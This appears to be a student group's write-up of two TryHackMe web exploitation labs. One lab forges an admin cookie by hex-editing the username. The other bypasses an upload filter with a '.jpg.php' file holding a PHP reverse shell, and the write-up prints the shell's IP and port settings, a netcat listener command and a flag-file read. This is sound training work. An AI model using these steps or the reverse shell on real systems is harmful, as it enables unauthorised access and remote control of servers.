PSP0201

Week 2

Writeup

Group Name: suspicious

Member:

ID	Name	Role
1211104293	Noor Hannan Bin Noor Hamsuruddin	Leader
1211102270	Yap Choo Kath Moon	Member
1211103154	Wan Muhammad Atif Bin Taram Satiraksa	Member

Day 1: Web Exploitation - A Christmas Crisis

Tool used: Kali Linux, Firefox browser. Cryptii


Solution/walkthrough:

Step 1:


Start the machine on TryHackMe to obtain the IP address. Connect to THM's OpenVPN and type the IP address into the search bar to access the chrismas control centre.

IP Address


10.10.231.239




Step 2: Register into the website using any random username and password(make sure to remember them) and then use those credentials again to log in. You will be redirected to the view console page.





Step 3: Open up the browser developer tools on firefox. A way to do this is by pressing the F12 key on your keyboard. Once theyre up, navigate through the option until you find the storage tab, and click on it.






Step 4: In storage, navigate to the cookies tab and observe your cookie that is saved on your computer.






Step 4: Copy and paste the value of “auth” into a hexadecimal decoder. (For this task, we will use Cryptii website.) Observe the resulting text obtained from the translation.




Step 5: Replace the results after “username” from admin(or whatever your original username was) with the name “santa”.





Step 6: Copy and paste the resulting hexadecimal value. Go back to the website and double click the value from earlier.


Replace our auth cookie value with santa's cookie value, and then refresh the page.



Step 7: After refreshing the page, the option to re enable the factory's functions will be enabled, after which the site will provide a flag to answer the questions.








Thought process/methodology: After registering and logging into the site, we discovered that we are unable to enable all the factories' functions due to a lack of authorisation, in which only Santa can do. Therefore, we open up the stored cookies inside our browser using web development tools. Using a hexadecimal decoder, we put our original cookie in, translate it, and replace our username with the word "santa". Through that, we are able to replace the cookie saved as santa's cookie and make the site believe that santa is the one currently logged in, giving us access to the options to enable the factory functions, giving us the flag we need to answer the questions.

Day 2: Web Exploitation - The Elf Strikes Back


Tool Used: Kali linux, Firefox browser


Solution/Walkthrough:

Step 1: Start the machine and type in the IP Address given into the search bar to access the website.




Step 2: In the search bar, add “?id=ODIzODI5MTNiYmYw” in front of the IP address and press enter to sign in.(the id is given on the tryhackme page.)






Step 3: On kali linux, there is a reverse shell script file called php-reverse-shell.php already available to you. Open up the terminal and type open /usr/share/webshells/php/php-reverse-shell.php .(file locations may vary from systems)




Step 4: In the opened file, find the $ip and $port row. Modify the values accordingly, changing the value of $ip into your machine’s IP address and the value of $port into 443(port 443 is often ignored by firewalls).

```
45 // See http://pentestmonkey.net/tools/php-reverse-she
46
47 set_time_limit (0);
49 $ip = '10.10.34.26';  // CHANGE THIS
50 $port = 443;          // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
```


Step 5: Save the edited file as a new file and add .jpg before .php in the name.




Step 6: Upload the .jpg.php file into the website




Step 7: Modify the link in the search bar once again by changing the User ID into uploads/ to see the index of /uploads/.




Step 8: Open up the terminal once again. Type in “sudo nc -lvnp 443” to enable netcat, a reverse shell listener installed on kali linux to create a listener on port 443, which is the port we put inside the php file earlier.




Step 9: Once the listener has been enabled, click on the reverse shell in the index earlier. Our listener will intercept it.



Step 10: After that interception, type in cat /var/www/flag.txt to get a text inside the terminal containing the flag.





Thinking process/methodology: The current task is to ensure that the upload system inside the website is secured with no exploitable features. Therefore, we attempt to see if we can successfully bypass the image filter used by the website and upload a reverse shell. To do this, we first modify a reverse shell php file to use our machine's IP address and a good port, in this case we used port 443. After testing what kind of files the site can actually accept, we save the reverse shell by adding .jpg to make the website believe that a jpg file was uploaded. Then, we go to the uploads index and see that our file has been successfully uploaded to the site. After enabling our reverse shell listener netcat, we click on the file to "view" it and find that we have access to the site. We soon use netcat to access a file called flag.txt to obtain the flag.

